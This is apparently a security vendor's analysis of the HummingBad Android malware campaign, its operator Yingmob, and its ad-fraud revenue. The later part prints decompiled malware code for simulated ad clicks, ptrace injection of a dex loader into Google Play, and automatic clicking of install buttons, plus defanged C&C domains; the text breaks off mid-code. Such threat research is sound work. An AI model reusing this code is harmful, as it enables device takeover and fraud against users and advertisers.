

From HummingBad to Worse

NEW DETAILS AND AN IN-DEPTH ANALYSIS OF THE HUMMINGBAD ANDROID MALWARE CAMPAIGN

For five months, Check Point mobile threat researchers had unprecedented, behind-the-scenes access to a group of cybercriminals in China. This group created a malware that takes over Android devices and generates \$300,000 per month in fraudulent ad revenue.

The group effectively controls an arsenal of over 85 million mobile devices around the world. With the potential to sell access to these devices to the highest bidder, Check Point researchers say similar malware campaigns may become a trend.




Figure 1: Data from Check Point gateways detailing the number of HummingBad instances researchers have seen in the wild.

In February 2016, Check Point researchers first discovered [HummingBad](#), a malware that establishes a persistent rootkit on Android devices, generates fraudulent ad revenue, and installs additional fraudulent apps. Since then, researchers saw an increasing number of instances in the wild and have traced the attack campaign's source.

This investigation uncovered critical insights on how attackers conduct mobile malware campaigns:

- The HummingBad campaign runs alongside a legitimate advertising analytics business, sharing their technology and resources, enabling it to control tens of millions of Android devices
- The campaign generates \$300,000 a month; proving attacks can achieve financial self-sufficiency

Financial gain is just the tip of the iceberg:

- The group tries to root thousands of devices every day and is successful in hundreds of attempts
- With these devices, a group can create a botnet, carry out targeted attacks on businesses or government agencies, and even sell the access to other cybercriminals on the black market
- Any data on these devices is at risk, including enterprise data on those devices that serve dual personal and work purposes for end users

Accessing these devices and their sensitive data creates a new and steady stream of revenue for cybercriminals. Emboldened by financial and technological independence, their skillsets will advance – putting end users, enterprises, and government agencies at risk.

Meet the Yingmob

Following the command and control (C&C) servers used by the original HummingBad samples detected in February, researchers found the attackers' repositories. These repositories belong to Yingmob, a Chinese mobile ad server company.

While other research firms associate Yingmob with an iOS malware called Yispecter, Check Point researchers determined that the same group is also behind HummingBad:

- Yispecter uses Yingmob's enterprise certificates to install itself on devices
- HummingBad and Yispecter share C&C server addresses
- HummingBad repositories contain QVOD documentation, an iOS porn player targeted by Yispecter
- Both install fraudulent apps to gain revenue.

Yingmob has several teams developing legitimate tracking and ad platforms. The team responsible for developing the malicious components is the "Development Team for Overseas Platform" which includes four groups with a total of 25 employees. This team sits in Level 5, Xingdu Plaza, 73 Beiqu Rd., Yuzhong, Chongqing, China.

The team has three development projects:

- **Eomobi:** HummingBad malicious components
- **Hummer Offers:** Ad server analytics platform
- **Hummer Launcher:** Ad server Android application package (APK)

The development team has six product lines:

1. Eobomi
2. Hummer launcher
3. Root Software Development Kit (SDK)
4. Hummer Offers
5. MAT
6. Unitemobi




Figure 2: Yingmob's Offices In Chongqing




Figure 3: Seating Plan of Yingmob's Offices In Chongqing




Figure 4: Yingmob's Organization

HummingBad Takes Flight Worldwide

Analysis of the HummingBad code revealed that it sends notifications to Umeng, a tracking and analytics service from which the attackers manage the campaign. Further analysis of Yingmob's Umeng account revealed the extent of the HummingBad campaign.

The control panel registers almost 200 apps, most of which are different variations of the same core apps. Check Point researchers suspect about 25% of these apps are malicious. All combined, the campaign includes nearly 85 million devices.

	New user	Active user	Active Times	Cumulative user
Today	170880	1551387	218317812	85714521
Yesterday	295031	2064751	334006053	85543641
Yesterday independent user	249163	1729167		

Figure 2: Overall Statistics of the Umeng Interface

According to the interface, activity began in August 2015, and is seen below in the graph showing cumulative users over time:




Figure 6: Cumulative Users Over Time

After analyzing most of the apps on the dashboard, the research team estimates that nearly 10 million users are using these malicious apps. While victims are spread worldwide, India and China take the lead. The top 20 countries with infected devices have more than 100,000 victims each.




Figure 7: Top 20 Targeted Countries




Figure 8: Victim Heat Map

HummingBad targets users of all Android Operating System (OS) versions, as seen below:




Figure 9: Victims By Android OS

It's All About Making Money – For Now

One of the interesting aspects of this campaign is the economic impact on users and advertisers. Abusing many ad server software development kits (SDKs) and defrauding them for revenue, HummingBad uses the entire spectrum of paid events for its operation, including displaying ads, creating clicks, and installing fraudulent apps. These illegitimate tactics generate more revenue for HummingBad developers than playing by the rules.

Developers track the effectiveness of the apps in each category with the “Developer Defined Events” section in Yingmob’s Umeng interface. Each Umeng can modify the apps to contain whichever event they wish. In the case of HummingBad, most fields relate to ad fraud. Our research team extracted the following data from the campaign:

- The apps display more than **20 million** advertisements *per day*
- Yingmob achieves a high **click rate of 12.5%** with illegitimate methods, resulting in over **2.5 million** clicks per day
- HummingBad installs more than **50,000** fraudulent apps per day

This translates to significant revenues:

- Yingmob’s average revenue per clicks (RPC) is USD \$0.00125
- Accumulated revenue from clicks per day reaches **more than \$3,000**
- The rate for each fraudulent app is \$0.15 with accruing over **\$7,500 per day**
- Yingmob makes **\$10,000 per day** or about **\$300,000 a month**.

While profit is powerful motivation for any attacker, Yingmob’s apparent self-sufficiency and organizational structure make it well-positioned to expand into new business ventures, including productizing the access to the 85 million Android devices it controls. This alone would attract a whole new audience – and a new stream of revenue – for Yingmob. Quick, easy access to sensitive data on mobile devices connected to enterprises and government agencies around the globe is extremely attractive to cybercriminals and hackers.

Without the ability to detect and stop suspicious behavior, these millions of Android devices and the data on them remain exposed today.

Detailed Analysis: How HummingBad Works

The first infection method the Check Point research team saw was a drive-by download attack, and the Check Point ThreatCloud indicates some adult content sites served malicious payloads too. HummingBad uses a sophisticated, multi-stage attack chain with two main components. The first component attempts to gain root access on a device with a rootkit that exploits multiple vulnerabilities. If successful, attackers gain full access to a device. If rooting fails, a second component uses a fake system update notification, tricking users into granting HummingBad system-level permissions.

Irrespective of whether rooting is successful, HummingBad downloads as many fraudulent apps to the device as possible. The malicious apps in the HummingBad campaign are made of a mix of several malicious components, many of which have variations with the same functionality. In some cases, the malicious components are dynamically downloaded onto a device after the infected app is installed.

SSP

The first malicious component, known as SSP, displays illegitimate ads and installs fraudulent apps. It is triggered by four events: device boot, screen turning on or off, detection that a user is present, and any change in connectivity.

When triggered, SSP starts a service named Se, which initiates the malicious logic and starts the advertisement networks used by the app. Different variations of HummingBad use different ad networks such as Mobvista, Cheetah, Apssee, or Startapp.

SSP starts a timer that schedules a LockTask execution every 10 seconds. If all conditions (such as time delay, internet connection, and settings received from the server) are met, LockTask restarts the Se server and launches the MainActivity process, activating the malicious payload.

Once the MainActivity process starts, the malware begins to display ad banners with a “close” button. The malware blocks any attempt to return to the home screen or go back, forcing the user to click on the banner. If the user clicks the “close” button, the malware imitates a click on the banner itself. Once the banner is clicked, SSP sends a request to a server that returns a link to an Android application kit (APK). SSP then downloads this APK from the server.

Simulate click:

```
private void reportFB2UM() {
    if(NoTools.checkAPP(((Context)this), "com.facebook.katana")) {
        Log.e("DU_AD", "----- 安装有Facebook -----");
        if(!PreferencesUtils.getFbUmReported(((Context)this))) {
            MobclickAgent.onEvent(((Context)this), "hasFaceBook");
            Log.e("DU_AD", "----- 上报到友盟 -----");
            PreferencesUtils.setFbUmReported(((Context)this), true);
        }
    }
}

private void sendAdData(DuNativeAd ad) {
    String v0 = BaiduCacheDBUtil.getBaiduAdPackage(ad.getTitle(), ((Context)this));
    Log.e("HDJ-----", "sendAdData : " + v0);
    Intent v1 = new Intent("com.mob.duapp.AD_DATA");
    v1.putExtra("dubai_adv_data", v0);
    this.sendBroadcast(v1);
}

private void setSimulateClick(Activity activity) {
    activity.runOnUiThread(new Runnable() {
        public void run() {
            DisplayMetrics v8 = this.val$activity.getResources().getDisplayMetrics();
            int v11 = v8.widthPixels / 2;
            int v12 = v8.heightPixels / 2;
            long v9 = SystemClock.uptimeMillis();
            MotionEvent v9 = MotionEvent.obtain(v9, v9, ((float)v11), ((float)v12), 0);
            MotionEvent v10 = MotionEvent.obtain(v9, v9, 1, ((float)v11), ((float)v12), 0);
            this.val$activity.getWindow().getDecorView().dispatchTouchEvent(v9);
            this.val$activity.getWindow().getDecorView().dispatchTouchEvent(v10);
            v9.recycle();
            v10.recycle();
        }
    });
}
```

Once the APK is downloaded, the app checks if the device is rooted by any of the other components.

If the device is rooted, it installs the APK silently; if not, SSP attempts installation with a user dialog.

Once installed, SSP launches the APK and broadcasts `INSTALL_REFERRER`, using information received from the server to imitate an installation from GP and acquire revenue from the ad networks.

To receive updates and send reports, SSP retrieves the command and control (C&C) domain from a JavaScript Object Notation (JSON) file downloaded from `d1qxr0ap6yf2e.cloudfront[.]net/domain/xxx.json`.

Show close button:

```
private void showClosedView() {
    ImageView v0 = new ImageView((Context)this);
    v0.setBackgroundResource(2130837506);
    v0.setScaleType(ImageView.ScaleType.FIT_CENTER);
    RelativeLayout$LayoutParams v2 = new RelativeLayout$LayoutParams(-1, -2);
    v2.addRule(12);
    v2.addRule(9);
    RelativeLayout v1 = new RelativeLayout((Context)this);
    v1.addView((View)v0, ((ViewGroup$LayoutParams)v2));
    this.addView((View)v1, ((ViewGroup$LayoutParams)v2));
    v1.getParent().setOnHierarchyChangeListener(new ViewGroup$OnHierarchyChangeListener() {
        public void onChildViewAdded(View parent, View child) {
            parent.bringToFront();
        }
    });

    public void onChildViewRemoved(View parent, View child) {
    }
});
v0.setClickable(true);
v0.setFocusable(true);
v0.setOnClickListener(new View.OnClickListener() {
    public void onClick(View v) {
        Log.e("yanghang", "imageView.setOnClickListener : ");
        if(UtilsClass.getInstance().getLastShowCount(ShowDuAd.this.getApplicationContext()) > 0) {
            ShowDuAd.this.setSimulateClick(ShowDuAd.this);
        }
        else {
            ShowDuAd.this.finish();
        }
    }
});
}

private void showSmallAdView(DuNativeAd ad) {
    Log.d("DU_AD", "showSmallAdView");
    this.smallTitleView.setText(ad.getTitle());
    this.smallRatingView.setRating(ad.getRatings());
    this.imageLoader.displayImage(ad.getIconUrl(), this.smallIconView);
}
```

Possible values are:

- {"id":3,"name":"CAP","master":"032o[.]com","slave":"032n[.]com"}
- {"id":4,"name":"SSP&CCSDK","master":"guangbom[.]com","slave":"ssppsspp[.]com"}
- {"id":5,"name":"asdf","master":"asdf","slave":"asdf"} //I think
- {"id":6,"name":"efwe","master":"gwsgs","slave":"dgss"} //it's unused
- {"id":7,"name":"1","master":"1","slave":"1"} //and this
- {"id":8,"name":"CAP-DW","master":"ccaa100[.]com","slave":"ccaa200[.]com"}
- {"id":9,"name":"SSP-DW","master":"cscs100[.]com","slave":"cscs200[.]com"}
- {"id":11,"name":"HM-JK","master":"hmapi[.]com","slave":"eoapi[.]com"}
- {"id":12,"name":"易盟-易窗","master":"ma2.heshan88[.]com","slave":"sl2.heshan88[.]com"}
- {"id":13,"name":"易盟-易推","master":"ma2.heshan88[.]com","slave":"sl2.heshan88[.]com"}
- {"id":14,"name":"易盟-启弹","master":"ma2.heshan88[.]com","slave":"sl2.heshan88[.]com"}
- {"id":15,"name":"iadpush","master":"ma2.lb0408[.]com","slave":"sl2.lb0408[.]com"}
- {"id":16,"name":"1mob-fudian","master":"ma2.heshan88[.]com","slave":"sl2.heshan88[.]com"}
- {"id":17,"name":"QS","master":"aa0ad[.]com","slave":"aa0ab[.]com"}
- {"id":18,"name":"1mob-xin (点滴/BSDK","master":"ma2.heshan88[.]com","slave":"sl2.heshan88[.]com"}

Google Play Process Injection

SSP injects a library into the process of Google Play. By doing this, the malware can then imitate clicks on install/buy/accept button inside Google Play. This injection determines if the required button is active and understands which window of Google Play is displayed in the foreground.

The malware injects the native library into the Google Play process using the well-known [ptrace](#) approach. SSP uses the ptrace system call to control other apps, reading and writing memory and registers. By combining calls of ptrace, it loads its library into the memory of other processes and calls. The injected library dynamically loads dex-code (compiled Java code for Android) into the process.

```
22  _android_log_print(3, "INJECT", "start injecting process< %d > \n", a1);
23  if ( ptrace_attach(v4) < 0 )
24  {
25  v5 = "attach error";
26 LABEL_5:
27  _android_log_print(3, "INJECT", v5);
28  return -1;
29  }
30  if ( ptrace_getregs(v4, &v17) < 0 )
31  {
32  v5 = "getregs error";
33  goto LABEL_5;
34  }
35  memcpy(&v18, &v17, 0x48u);
36  v7 = get_remote_func_address(v4, off_4000, &mmap);
37  _android_log_print(3, "INJECT", "target mmap address: %x\n", v7);
38  if ( ptrace_call_wrapper(v4, "mmap") < 0 )
39  {
40  v5 = "call target mmap error";
41  goto LABEL_5;
42  }
43  v13 = ptrace_retval(&v17);
44  _android_log_print(3, "INJECT", "target_mmap_base: %x\n", v13, 6, &v17);
45  v8 = get_remote_func_address(v4, off_4004, &dlopen);
46  _android_log_print(3, "INJECT", "target dlopen address: %x\n", v8);
47  v9 = strlen(v15);
48  ptrace_writedata(v4, v13, v15, v9 + 1);
49  if ( ptrace_call_wrapper(v4, "dlopen") < 0 )
50  {
51  v5 = "call target dlopen error";
52  goto LABEL_5;
53  }
54  ptrace_retval(&v17);
55  v10 = get_remote_func_address(v4, off_4004, &dlsym);
56  _android_log_print(3, "INJECT", "target dlsym address: %x\n", v10, 2, &v17);
57  v11 = strlen(v14);
58  ptrace_writedata(v4, v13 + 256, v14, v11 + 1);
59  if ( ptrace_call_wrapper(v4, "dlsym") < 0 )
60  {
61  v5 = "call target dlsym error";
62  goto LABEL_5;
63  }
64  ptrace_retval(&v17);

101  sprintf(&s, "/data/data/%s/", v17);
102  _android_log_print(3, "HOOK", "path:%s", &s);
103  (*(void (__fastcall *) (int, int, int))(*(_DWORD *)v7 + 680))(v7, v15, v17);
104  v18 = (*(int (__fastcall *) (int, char *))(*(_DWORD *)v7 + 668))(v7, &s);
105  v19 = (*(int (__fastcall *) (int, const char *))(*(_DWORD *)v7 + 24))(v7, "dalvik/system/DexClassLoader");
106  v20 = (*(int (__fastcall *) (int, int))(*(_DWORD *)v7 + 84))(v7, v19);
107  _android_log_print(3, "HOOK", "dexClassLoader>>: %p", v19);
108  v21 = (*(int (__fastcall *) (int, const char *))(*(_DWORD *)v7 + 24))(v7, "java/lang/String");
109  _android_log_print(3, "HOOK", "strings>>: %p", v21);
110  v22 = (*(int (__fastcall *) (int, const char *))(*(_DWORD *)v7 + 24))(v7, "java/lang/ClassLoader");
111  _android_log_print(3, "HOOK", "ClassLoader>>: %p", v22);
112  v23 = (*(int (__fastcall *) (int, int, const char *, const char *))(*(_DWORD *)v7 + 132))(
113  v7,
114  v22,
115  "loadClass",
116  "(Ljava/lang/String;)Ljava/lang/Class;");
117  _android_log_print(3, "HOOK", "loadClass>>: %p", v23);
118  v24 = (*(int (__fastcall *) (int, int, const char *, const char *))(*(_DWORD *)v7 + 132))(
119  v7,
120  v26,
121  "<init>",
122  "(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Ljava/lang/ClassLoader;)V");
123  _android_log_print(3, "HOOK", "DexClassLoader>>init: %p", v24);
124  v25 = (*(int (__fastcall *) (int, const char *))(*(_DWORD *)v7 + 668))(v7, "/adcard/hooker.dex");
125  v26 = (*(int (__fastcall *) (int, int))(*(_DWORD *)v7 + 84))(v7, v25);
126  _android_log_print(3, "HOOK", "DexFileName:%p", v26);
127  _android_log_print(3, "HOOK", "DexFilePath:%p", v18);
128  _android_log_print(3, "HOOK", "DexClassLoader:%p", v19);
129  _android_log_print(3, "HOOK", "clap:%p");
130  v27 = (*(int (__fastcall *) (int, int, int, int))(*(_DWORD *)v7 + 112))(v7, v20, v24, v26);
131  _android_log_print(3, "HOOK", "dexCl:%p", v27, v18, 0, v18);
132  v28 = (*(int (__fastcall *) (int, const char *))(*(_DWORD *)v7 + 668))(v7, "com.wah.gpclick.GPAPK");
133  v29 = (*(int (__fastcall *) (int, int))(*(_DWORD *)v7 + 84))(v7, v28);
134  v30 = (*(int (__fastcall *) (int, int, int, int))(*(_DWORD *)v7 + 136))(v7, v27, v23, v29);
135  _android_log_print(3, "HOOK", "GPAPK:%p", v30);
136  v31 = (*(int (__fastcall *) (int, int, const char *, const char *))(*(_DWORD *)v7 + 452))(
137  v7,
138  v30,
139  "Main",
140  "(Ljava/lang/String;)V");
141  _android_log_print(3, "HOOK", "Main:%p", v31);
142  (*(void (__fastcall *) (int, int))(*(_DWORD *)v7 + 564))(v7, v30);
143  _android_log_print(3, "HOOK", "Done");
```

Loaded dex code starts the service in the context of the Google Play app. Periodically scanning views inside Google Play, it imitates clicks on install/buy/accept buttons when they appear.

```
public void handleMessage(Message msg) {
    Handler v4_1;
    int v3 = 4;
    int v2 = 2;
    super.handleMessage(msg);
    if(msg.what == 1) {
        try {
            UI.iDownload = ViewMotimer.getIdByID(ViewMotimer.mContext, "download_button");
            UI.iOpen = ViewMotimer.getIdByID(ViewMotimer.mContext, "launch_button");
            UI.iInstall = ViewMotimer.getIdByID(ViewMotimer.mContext, "buy_button");
            UI.iAccept = ViewMotimer.getIdByID(ViewMotimer.mContext, "continue_button_label");
            UI.iAccept2 = ViewMotimer.getIdByID(ViewMotimer.mContext, "continue_button");
            UI.iCancelDownload = ViewMotimer.getIdByID(ViewMotimer.mContext, "cancel_download");
            UI.iButton = ViewMotimer.getIdByID(ViewMotimer.mContext, "buttons");
            UI.szInstall = ViewMotimer.getString(ViewMotimer.mContext, "install");
            UI.szAccept = ViewMotimer.getString(ViewMotimer.mContext, "accept");
            boolean v6 = UI.startTrace(msg.obj);
        }
        catch (Throwable v4) {
            Handler v5 = ViewMotimer.sWorkHandler;
            if(!v6) {
                v2 = v3;
            }
            v5.sendMessageDelayed(1, ((long)(v2 * 1000)));
            throw v4;
        }
        catch (Throwable v4) {
            v4_1 = ViewMotimer.sWorkHandler;
            if(!v6) {
                v2 = v3;
            }
            v4_1.sendMessageDelayed(1, ((long)(v2 * 1000)));
            return;
        }
        v4_1 = ViewMotimer.sWorkHandler;
        if(!v6) {
            v2 = v3;
        }
        v4_1.sendMessageDelayed(1, ((long)(v2 * 1000)));
    }
}
```

```
public static boolean findView(String prev, View child) {
    int v4 = child.getId();
    if(UI.iDownload == v4) {
        UI.clickView(child);
        boolean v6 = true;
        return v6;
    }
    if(child != null && child.getVisibility() == 0) {
        if((child instanceof ViewGroup)) {
            View v2 = child;
            int v8 = ((ViewGroup)v2).getChildCount();
            int v3 = 0;
            while(true) {
                if(v2 < v8) {
